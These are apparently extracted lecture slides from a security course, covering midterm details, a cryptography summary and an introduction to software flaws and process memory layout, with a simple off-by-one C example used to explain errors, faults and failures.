Midterm Examination

- Mar.18 Monday, after spring break
- Cover everything of cryptology we had in class
- Open book
- No electronic device allowed
- No discussion
- 20%

- Submit Programming assignment 1 if you haven't
  - Send email to me or TA
- Written homework 1 will be handed out today

Summary of Cryptography

- **Basics of cryptology**
  - Crypto terms
  - Kerckhoffs' Principle
  - Shift crypto, double transposition, one-time pad, codebook cipher
- **Symmetric key crypto**
  - Stream cipher: A5/1, RC4
  - Block cipher: Feistel cipher, DES, 3DES, AES, IDEA, Blowfish, RC6
  - Block cipher modes: ECB, CBC, CTR
  - MAC
- **Public key crypto**
  - Knapsack cryptosystem (flawed), RSA, Diffie-Hellman, El Gamal, ECC
  - Uses for public key crypto, PKI
- **Cryptographic Hash functions**
  - Birthday problem
  - Tiger hash
  - HMAC

Chapter 1: Cryptography

Chapter 2: Software Security

Why Software?

- Why is software as important to security as crypto, access control, protocols?
- Virtually all of information security is implemented in software
- If your software is subject to attack, your security can be broken
  - Regardless of strength of crypto, access control or protocols
- Software is a poor foundation for security

Software Flaws

Bad Software is Ubiquitous

- NASA Mars Lander (cost $165 million)
  - Crashed into Mars due to…
  - …error in converting English and metric units of measure
  - Believe it or not
- Denver airport
  - Baggage handling system --- very buggy software
  - Delayed airport opening by 11 months
  - Cost of delay exceeded $1 million/day
  - What happened to person responsible for this fiasco?

Software Issues

Alice and Bob

- Find bugs and flaws by accident
- Hate bad software…
- …but must learn to live with it
- Must make bad software work

Trudy

- Actively looks for bugs and flaws
- Likes bad software…
- …and tries to make it misbehave
- Attacks systems via bad software

Complexity

- “Complexity is the enemy of security”, Paul Kocher, Cryptography Research, Inc.

System	Lines of Code (LOC)
Netscape	17 million
Space Shuttle	10 million
Linux kernel 2.6.0	5 million
Windows XP	40 million
Mac OS X 10.4	86 million
Boeing 777	7 million

Software Security Topics

- Software exploitation (unintentional)
  - Buffer overflow
  - Incomplete mediation
  - Race conditions
- Malicious software (intentional)
  - Viruses
  - Worms
  - Other breeds of malware

Software exploitation through program flaws

- An **error** is a programming mistake
  - To err is human
- An error may lead to incorrect state: **fault**
  - A fault is internal to the program
- A fault may lead to a **failure**, where a system departs from its expected behavior
  - A failure is externally observable

Example

```
char array[10];
for(i = 0; i < 10; ++i)
  array[i] = `A`;
array[10] = `B`;
```

- This program has an **error**
- This error might cause a **fault**
  - Incorrect internal state
- If a fault occurs, it might lead to a **failure**
  - Program behaves incorrectly (external)
- We use the term **flaw** for all of the above

Secure Software

- In software engineering, try to ensure that a program does what is intended
- ***Secure*** software engineering requires that software **does what is intended…**
- **…and nothing more**
- Absolutely secure software is impossible
- How can we manage software risks?

Security Critical Program Flaws


- Program flaws are **unintentional**
  - But can still create security risks

- We'll consider 3 types of flaws
  - Buffer overflow (smashing the stack)
  - Incomplete mediation
  - Race conditions


Refresher

- How is program data laid out in memory?
- What does the stack look like?
- What effect does calling (and returning from) a function have on memory?
- We are focusing on the Linux process model
- Similar to other operating systems

Programs in Memory




Programs in Memory




Programs in Memory

The process's view of memory is that it owns all of it




Programs in Memory


The process's view of memory is that it owns all of it



Programs in Memory




Programs in Memory





```
…
2760:    85 d2          test   %edx,%edx
2762:    74 34          je
2764:    55             push   %rbp
…
```


Programs in Memory



Programs in Memory



Programs in Memory




Known at
Compile time

```
static int x;
```


```
static const int y=10;
```

Programs in Memory



Known at
Compile time

Programs in Memory



0xffffffff

```
int f() {
    int x;
    …
```

```
malloc(sizeof(long));
```


```
static int x;
```

```
static const int y=10;
```

0x00000000

Known at
Compile time

Programs in Memory




Dynamically sized at runtime

Known at Compile time

```
0xffffffff

int f() {
    int x;
    …

malloc(sizeof(long));

static int x;

static const int y=10;

0x00000000
```

Programs in Memory



